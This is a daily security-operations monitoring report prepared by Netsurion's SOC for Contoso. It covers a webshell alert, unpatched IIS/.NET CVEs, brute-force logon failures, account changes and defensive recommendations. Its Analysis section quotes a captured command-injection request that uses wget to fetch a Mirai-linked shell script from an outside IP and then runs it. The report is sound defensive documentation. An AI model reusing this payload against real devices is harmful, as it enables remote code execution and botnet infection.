Prepared by: Netsurion SOC for Contoso

Report Created Date/Time: Jan 09, 2019 07:00 AM
Period: Pervious 1 Day.

From: Jan 08, 2019 12:00:00 AM
To: Jan 09, 2019 12:00:00 AM

Critical Observations Executive Summary

LEGEND	CRITICAL	SERIOUS	HIGH	MEDIUM	LOW
Incidents based on Risk Score – Description stated in the below table					

Risk	Monitoring Activity	RSC	Incident Category	Incident / Alert-EventTracker	Comments	Details
Critical			Others	SOC observed Botnet IP address 203.156.104.88 <http://203.156.104.88> was connecting to public facing web server 178.186.0.38 (xyz.abc.com) and it was detected by Cisco Sourcefire and triggered an alert "**MALWARE-BACKDOOR JSP webshell backdoor detected**". **Finding:** The web server 178.186.0.38 is running on Windows Server Operating System with vulnerable version of IIS 7.5 and Microsoft ASP .Net version 2.0.50727. **Note:** IP address 230.166.140.87 is involved in Botnet activity and it is hosting shell script which can used to connect to various sites to scan the systems for vulnerabilities. Reference. Code Access Security vulnerability will not restrict the managed code to execute operations with a limited set of permissions. By patching the vulnerability CAS enforces security policies in the .NET framework by preventing unauthorized access to protected resources and operations.	**Vulnerabilities:** **IIS 7.5 is vulnerabilities** **CVE-2010-3972:** Dos Exec Code Overflow critical vulnerability which is having score of 10.0/10.0. Reference. **CVE-2010-2730:** Exec Code Overflow critical vulnerability which is having score of 9.3/10.0. Reference. **CVE-2010-1899:** Exec Code Memory Corruption serious vulnerability which is having score of 8.5/10.0. Reference. **ASP .Net Framework 2.0.50727:** **CVE-2008-5100:** Bypass Code Access Security protection vulnerability which is having score of 10.0/10.0. Reference. **Actions:** 1. Review and verify all web pages with backup to make sure no new file or web page (Web Shell) is added to the server. 2. Patch existing critical vulnerabilities of IIS and .Net to avoid code execution and other attack attempts. 3. Scan web application vulnerability scanner to verify existing web application vulnerabilities. 4. Harden server based on standard checklist.	

Risk	Monitoring Activity	RSC	Incident Category	Incident / Alert-EventTracker	Comments	Details
🟥		🟥			5. Update and restrict the firewall/IDS/IPS/WAF with geo location based and category-based blacklists. 6. Block IP address 203.156.104.88 in firewall. 7. The signature's action can be set to "Block" to protect against this threat. 8. Deploying Saint vulnerability scanner which can detect these all the vulnerability. **Casebook:** 10084	
		🟨	Unauthorized Usage IR Playbook - Unauthorized Usage	Suspected logon failures were observed on the system **Contoso-Office365.CONTOSO.COM** from outside USA, IP address **5.101.219.215** **(Greece, Bots)** and with the user ID is **lporto@Contoso.com.**	**Action:** Please verify whether this was authorized. Detailed logs are attached.	
Serious	Privileged User Monitoring	🟧	Unauthorized Usage IR Playbook- Unauthorized Usage	38,049 logon failures for account “administrator”	**Action:** “administrator” is invalid. Possible Brute Force attack.	Link
High	Operational Activity	🟦	Unauthorized Usage IR Playbook - Unauthorized Usage	Account **jpat** was enabled by **aadmin** on the system **SNT-LOGS\SNT-AD2.**	**Action:** Please verify whether this was authorized.	Link
		🟦	Unauthorized Usage IR Playbook - Unauthorized Usage	Password was changed for account **jpat** by **aadmin** on the system **SNT-LOGS\SNT-AD2.**	**Action:** Please verify whether this was authorized.	
		🟨	Unauthorized Usage IR Playbook - Unauthorized Usage	Multiple accounts were unlocked by **multiple credentials** on multiple systems**.**	**Action:** Please verify whether these was authorized.	
Medium	Changes to Identity and Access Policies	🟦	Unauthorized Usage IR Playbook - Unauthorized Usage	Account **Joe Pat** was added to multiple security enabled global groups by **aadmin** on the system **SNT-LOGS\SNT-AD2.**	**Action:** Please verify whether this was authorized.	Link
		🟦	Unauthorized Usage IR Playbook - Unauthorized Usage	Account **Joe Pat** was removed from multiple security enabled universal groups by **aadmin** on the system **SNT-LOGS\SNT-AD2.**	**Action:** Please verify whether this was authorized.	

Risk	Monitoring Activity	RSC	Incident Category	Incident / Alert-EventTracker	Comments	Details
High	Identity/Role Context in User Activity	🟦	**Unauthorized Usage** IR Playbook - Unauthorized Usage	Non-Business hour interactive logons were observed for multiple accounts on several systems.	**Action:** Please verify whether this was authorized. Detailed logs are attached.	Link
		🟦	**Unauthorized Usage** IR Playbook - Unauthorized Usage	Multiple accounts were locked out on multiple systems	**Action:** Please verify whether this was authorized. Event details provided below.	
		🟨	**Improper Usage** IR Playbook - Improper Usage	Network logon failures were observed for the multiple users on the multiple systems.	**Action:** Please validate the credential. Detailed logs are attached.	
Medium	Data Access Monitoring	🟦	**Improper Usage** IR Playbook - Improper Usage	Multiple accounts were involved in “removable media insert” activity on multiple systems.	**Action:** Please verify whether this was authorized. Detailed logs are attached.	Link
High	Changes to Identify Resource Access Exceptions	🟨	**Unauthorized Usage** IR Playbook - Unauthorized Usage	Account **Joe Pat** was added to security disabled global group **IM - Insurance Services** by **aadmin** on the system **SNT-LOGS\SNT-AD2.**	**Action:** Please verify whether this was authorized.	Link
Medium	Application Activity Monitoring	🟦	**Unauthorized Usage** IR Playbook - Unauthorized Usage	Software’s were installed on multiple systems.	**Action:** Please verify whether this was authorized.	Link
High	System Resource Monitoring	🟨	**Agent Status**	**08** systems are not reporting to EventTracker Server out of which **01 is a server, 3 are syslog** and rest are workstations.	**Action:** For Windows devices, please follow the URL: AgentManagementUtility Please keep us updated about the observations. Reach us if there any query.	Link
Low	EventTracker Admin Activity	🟩		No concerning observations		Link


***Risk Column Coloring** This Column will carry the Risk color coding of the top incident from RSC (Risk Subcategory) column.

Description of Incidents Based on Risk Score-SIEM Team’s Analysis Baseline	
CRITICAL	Asset Value with Substantial Business Impact * Magnitude of The Event * Threat Vector* Intact Supporting Evidence (Event Logs)
SERIOUS	Asset with Widespread Business Impact * Magnitude of The Event * Threat Vector * Limited Supporting Evidence (Event Logs)
HIGH	Asset with High Business Impact * Magnitude of The Event * Threat Vector * Informational (Event Logs)
MEDIUM	Asset with Nominal Business Impact * Magnitude of The Event * Threat Vector * Informational (Applicable Logs)
LOW	Asset with Low Business Impact * Magnitude of The Event * Threat Vector * Informational (Applicable Logs)

Logbook Entries

Creation Date	RSC	Entry id	Comment	ACTION Required:	Status
Jan 09 10:52:00 AM	🟧	10084	ETIDS detected a Network Trojan “**ET WEB_SERVER Suspicious Chmod Usage in URI”** from the external IP address 151.53.69.126 **(Italy**) to the internal device **10.4.1.235 .** After taking the snorby payload for the IP address **151.53.69.126**, we can observe that the attacker trying to download the shell file **(airlink.sh)** with **chmod 777 (Read, write, execute)** mode from the IP address 89.46.223.70 **(Romania, Bots)** and placed it in temp folder. This shell file related to the **Mirai botnet** which can be used for crypto currency mining operations.	1. Please isolate the system from the network 2. Kindly start full scan in the system with an updated AV. 3. Kindly block the IP address in the firewall. 4. SOC recommends closing the port 80 (If there is no business requirement) since most of the bad traffic communicate on port 80. 5. Kindly investigate further on the system for the malicious shell file. 6. Harden the server with all security patches.	Open

Open XDR Incident Summary



Summary	Jan 02	Jan 03	Jan 04	Jan 05	Jan 06	Jan 07	Jan 08
Log Volume	53,914,360	61,243,356	54,125,917	37,293,206	32,286,716	39,570,341	36,924,470
Alerts triggered	293	385	373	146	178	355	282
Alerts - High	10	26	42	11	10	23	18
Alerts - Serious	37	29	37	14	12	47	20
Alerts - Critical	48	57	76	27	24	130	34
New activities	11,070	43,798	18,179	1,815	1,127	10,854	12,356
Total Reporting Systems	368	366	369	351	359	383	387

Decrease in the Log Volume is due to low activities over the weekend
Decrease in the Alert triggered is due to low activities over the weekend
Decrease in the New activities is due to less IP pair activities

Behavior Analysis and Threat Intelligence for SIEM (Threats)

Back to Summary

>> SOC observed Botnet IP address 203.156.104.88 <http://203.156.104.88> was connecting to public facing web server 178.186.0.38 (xyz.abc.com) and it was detected by Cisco Sourcefire and triggered an alert “**MALWARE-BACKDOOR JSP webshell backdoor detected**".

Finding: The web server 178.186.0.38 is running on Windows Server Operating System with vulnerable version of IIS 7.5 and Microsoft ASP .Net version 2.0.50727.

Note: IP address 203.156.104.88 IP address is involved in Botnet activity and it is hosting shell script which can used to connect to various sites to scan the systems for vulnerabilities. Reference.

Code Access Security vulnerability will not restrict the managed code to execute operations with a limited set of permissions. By patching the vulnerability CAS enforces security policies in the .NET framework by preventing unauthorized access to protected resources and operations.

LogTime	Computer	Threat Type	Threat Name	Threat Severity	Protocol Type	Source IP Address	Source Port	Destination IP Address	Destination Port	User Name	Application Protocol	Application Name
12/18/2018 04:10:46 AM	178.186.0.88-SYSLOG	Network Trojan was Detected	MALWARE-BACKDOOR JSP webshell backdoor detected	1	TCP	203.156.104.88	57426	178.186.0.38	80	No Authentication Required	HTTP	Web browser

Vulnerabilities:

IIS 7.5 is vulnerabilities

CVE-2010-3972: Dos Exec Code Overflow critical vulnerability which is having score of 10.0/10.0. Reference.

CVE-2010-2730: Exec Code Overflow critical vulnerability which is having score of 9.3/10.0. Reference.
CVE-2010-1899: Exec Code Memory Corruption serious vulnerability which is having score of 8.5/10.0. Reference.

ASP .Net Framework 2.0.50727:

CVE-2008-5100: Bypass Code Access Security protection vulnerability which is having score of 10.0/10.0. Reference.

Actions:


1. Review and verify the all web pages with the backup to make sure that no new file or web page (Web Shell) is added to the server.
2. Patch the existing critical vulnerabilities of IIS and .Net to avoid the code execution and other attack attempts.
3. Scan the web application vulnerability scanner to verify the existing web application vulnerabilities.
4. Harden the server based on the standard checklist.
5. Update and restrict the firewall/IDS/IPS/WAF with the geo location based and category based blacklists.
6. Block the IP address 203.156.104.88 in the firewall.
7. The signature's action can be set to "Block" to protect against this threat.
8. Deploying Saint vulnerability scanner which can detect these all the vulnerability.

Casebook: 10084

Analysis:

After taking the snorby payload for the IP address 151.53.69.126, we can observe that the attacker trying to download the shell file (airlink.sh) with chmod 777 (Read, write, execute) mode from the IP address 89.46.223.70 (Romania, Bots) and placed it in temp folder.

This shell file related to the Mirai botnet which can be used for crypto currency mining operations.



```
GET./maker/snwrite.cgi?mac=1234;wget%20http://89.46.223.70/airlink.sh%20-O%20/tmp/666trapgod;chmod%20777%20/tmp/666trapgod;./tmp/666tra
.Connection:.keep-alive
.Accept-Encoding:.gzip,.deflate
.Accept:.*/*
.User-Agent:.Rift/2.0
.
.
```

>> Suspected logon failures were observed on the system **Contoso-Office365.CONTOSO.COM** from outside USA, IP address **5.101.219.215** **(Greece, Bots)** and with the user ID is **lporto@Contoso.com.** Detailed logs are attached in **(CONTOSO-Office365LogonFailures-01-09-2019.xlsx)**

Privileged User Monitoring

Back to Summary

>> No concerning observations

Operational Activity

Back to Summary

>> Account **jpat** was enabled by **aadmin** on the system **SNT-LOGS\SNT-AD2.** Below are the event details:

LogTime	EventID	Computer	Account Name	Account Domain	Target Account Name
1/8/2019 5:05:43 PM	4722	SNT-LOGS\SNT-AD2	aadmin	CONTOSO	jpat

>> Password was changed for the account **jpat** by **aadmin** on the system **SNT-LOGS\SNT-AD2.** Below are the event details:

LogTime	EventID	Computer	Account Name	Account Domain	Target Account Name
1/8/2019 5:05:43 PM	4724	SNT-LOGS\SNT-AD2	aadmin	CONTOSO	jpat

>> Accounts **swelter, chadc and mayer** were unlocked by **dslama42, aadmin and jconger42** on the systems **SNT-LOGS\SNT-AD1 and SNT-LOGS\SNT-AD2.** Below are the event details:

LogTime	EventID	Computer	Account Name	Account Domain	Target Account Name
1/8/2019 8:33:28 AM	4767	SNT-LOGS\SNT-AD1	jconger42	CONTOSO	swelter
1/8/2019 8:58:03 AM	4767	SNT-LOGS\SNT-AD2	dslama42	CONTOSO	chadc
1/8/2019 10:59:04 AM	4767	SNT-LOGS\SNT-AD2	aadmin	CONTOSO	mayer

Monitoring for Changes to Identity and Access Policies

Back to Summary

>> Account **Joe Pat** was added to multiple security enabled global groups by **aadmin** on the system **SNT-LOGS\SNT-AD2.** Below are the event details:

LogTime	EventID	Computer	Account Name	Group Name	Member Account Name
1/8/2019 5:05:43 PM	4728	SNT-LOGS\SNT-AD2	aadmin	GOG_DR_InsuranceServices	cn=Joe Pat,CN=Users,DC=Contoso,DC=com
1/8/2019 5:05:43 PM	4728	SNT-LOGS\SNT-AD2	aadmin	GOG_Infox_User	cn=Joe Pat,CN=Users,DC=Contoso,DC=com
1/8/2019 5:05:43 PM	4728	SNT-LOGS\SNT-AD2	aadmin	GOG_NIS	cn=Joe Pat,CN=Users,DC=Contoso,DC=com
1/8/2019 5:05:43 PM	4728	SNT-LOGS\SNT-AD2	aadmin	GOG_PSIS	cn=Joe Pat,CN=Users,DC=Contoso,DC=com

>> Account **Joe Pat** was removed from security enabled universal groups **GOG_CompanyCar and GOG_Remote_Desktop_Employee_W10** by **aadmin** on the system **SNT-LOGS\SNT-AD2.** Below are the event details:

LogTime	EventID	Computer	Account Name	Group Name	Member Account Name
1/8/2019 5:06:21 PM	4757	SNT-LOGS\SNT-AD2	aadmin	GOG_CompanyCar	cn=Joe Pat,CN=Users,DC=Contoso,DC=com

LogTime	EventID	Computer	Account Name	Group Name	Member Account Name
1/8/2019 5:06:21 PM	4757	SNT-LOGS\SNT-AD2	aadmin	GOG_Remote_Desktop_Employee_W10	cn=Joe Pat,CN=Users,DC=Contoso,DC=com

Identity/Role Context in User Activity Monitoring Report

Back to Summary

>> Non-Business hour interactive logons were observed for multiple accounts on several systems. Detailed logs are attached. **(CONTOSO-NonBusinessHourLogons-01-09-2019.xlsx)**

>> Accounts **swelter, chadc and mayer** were locked out on the systems **SNT-LOGS\SNT-AD1 and SNT-LOGS\SNT-AD2.** Below are the event details:

LogTime	EventID	Computer	User Name	System Name
1/8/2019 8:05:00 AM	4740	SNT-LOGS\SNT-AD1	swelter	SNT-MAIL-CAS
1/8/2019 8:22:00 AM	4740	SNT-LOGS\SNT-AD1	mayer	SNT-MAIL-CAS
1/8/2019 8:39:57 AM	4740	SNT-LOGS\SNT-AD2	chadc	SNT-AD2

>> Network logon failures were observed for the multiple users on the several systems. Detailed logs are attached. **(CONTOSO-LogonFailures-01-09-2019.xlsx)**

UserName	Count of Logon Failure
swelter	410
chadc	232
timliam@Contoso.com	190

Data Access Monitoring

Back to Summary

>> Multiple accounts were involved in removable media insert activity on several systems. Detailed logs are attached. **(CONTOSO-MediaInsert-01-09-2019.xlsx)**

Change Management Reports to Identify Resource Access Exceptions

Back to Summary

>> Account **Joe Pat** was added to security disabled global group **IM - Insurance Services** by **aadmin** on the system **SNT-LOGS\SNT-AD2.** Below are the event details:

LogTime	EventID	Computer	Account Name	Group Name	Member Account Name
1/8/2019 5:05:43 PM	4751	SNT-LOGS\SNT-AD2	aadmin	IM - Insurance Services	cn=Joe Pat,CN=Users,DC=Contoso,DC=com

Application Activity Monitoring

Back to Summary

>> Multiple software was installed on several systems. Below are the event details:

LogTime	Computer	EventID	EventUser	Software Name
1/7/2019 11:00:43 PM	SNT-LOGS\W10-ROOM307	3208	SYSTEM	Zoom
1/8/2019 5:00:33 AM	SNT-LOGS\W10-ROOM212	3208	SYSTEM	Zoom
1/8/2019 8:21:23 AM	SNT-LOGS\W10-TSMITH	3208	tsmith	MZ-Tools 8.0 - VS 2013/2012/2010/2008/2005 (Build 8.0.0.1469)
1/8/2019 11:34:19 AM	SNT-LOGS\W7-JCONGER	3208	SYSTEM	Nuance Power PDF Advanced
1/8/2019 1:14:44 PM	SNT-LOGS\W10-RTYLER	3208	SYSTEM	I.R.I.S. OCR
1/8/2019 3:42:53 PM	SNT-LOGS\W10-DLAKE	3208	SYSTEM	AMS360 Client Rev 8
1/8/2019 4:08:43 PM	SNT-LOGS\W7-MARKETDATA	3208	SYSTEM	Alteryx 2018.4 x64
1/8/2019 4:10:34 PM	SNT-LOGS\W7-MARKETDATA	3208	SYSTEM	Alteryx 2018.4 x64 (Remove only)
1/8/2019 4:14:24 PM	SNT-LOGS\W7-MARKETDATA	3208	SYSTEM	AlteryxRProductName
1/8/2019 4:14:24 PM	SNT-LOGS\W7-MARKETDATA	3208	SYSTEM	Alteryx Predictive Tools with R 3.4.4

System Resource Monitoring

Back to Summary

> **08** systems are not reporting to Netsurion Server out of which **01 Server and 3 syslog** and rest are workstations. Below are the event details:

Computer Name	Group Name	IP Address	Install Time	Event Tracker Port	System Type	Description	Last Event Received
10.4.0.4-syslog	Default	10.4.0.4		514	SysLog	-	Jan 02 01:22 PM
SNT-NISONLINPL	CONTOSO, CONTOSO All Servers, CONTOSO Agent Servers	10.4.1.7	Jul 26 03:40:40 PM	14505	2003	586, osver 5	Dec 20 10:52 AM
PCI-VS1-syslog	Default	10.70.1.20	Nov 15 12:20:51 PM	514	SysLog	-	Jan 04 08:37 AM
PCI-VS2-syslog	Default	10.70.1.21	Nov 15 12:38:23 PM	514	SysLog	-	Jan 03 12:42 PM
W10-JBOHROFEN	Default, CONTOSO	10.4.2.222	Jul 31 12:05:18 PM	14505	Win 10	586, osver 10	Jan 07 09:14 AM
W10-JKEISLAR	CONTOSO, CONTOSO Agent Based Workstations	178.186.0.64	Feb 16 04:14:49 PM	14505	Win 10	586, osver 10	Jan 04 01:02 PM
W10-LMENEOUGH	CONTOSO, CONTOSO Agent Based Workstations	10.4.3.166	Oct 15 03:16:06 PM	14505	Win 10	586, osver 10	Dec 19 05:03 PM
W10-SMASLIKOWSK	CONTOSO, CONTOSO Agent Based Workstations	10.4.2.167	Apr 02 12:29:41 PM	14505	Win 10	586, osver 10	Dec 20 07:39 PM

Netsurion Admin Activity

Back to Summary

>> No concerning observations

The information provided in this report is intended solely for the use of designated employees or agents of ***Contoso****. While every reasonable effort is made to ensure that the information provided in this report is accurate, no guarantees for the currency or accuracy of the information are made. The information herein is provided without any representation or endorsement made and without warranty of any kind, whether express or implied, including but not limited to the implied warranties of satisfactory quality, fitness for a particular purpose, non-infringement, compatibility, security and accuracy.*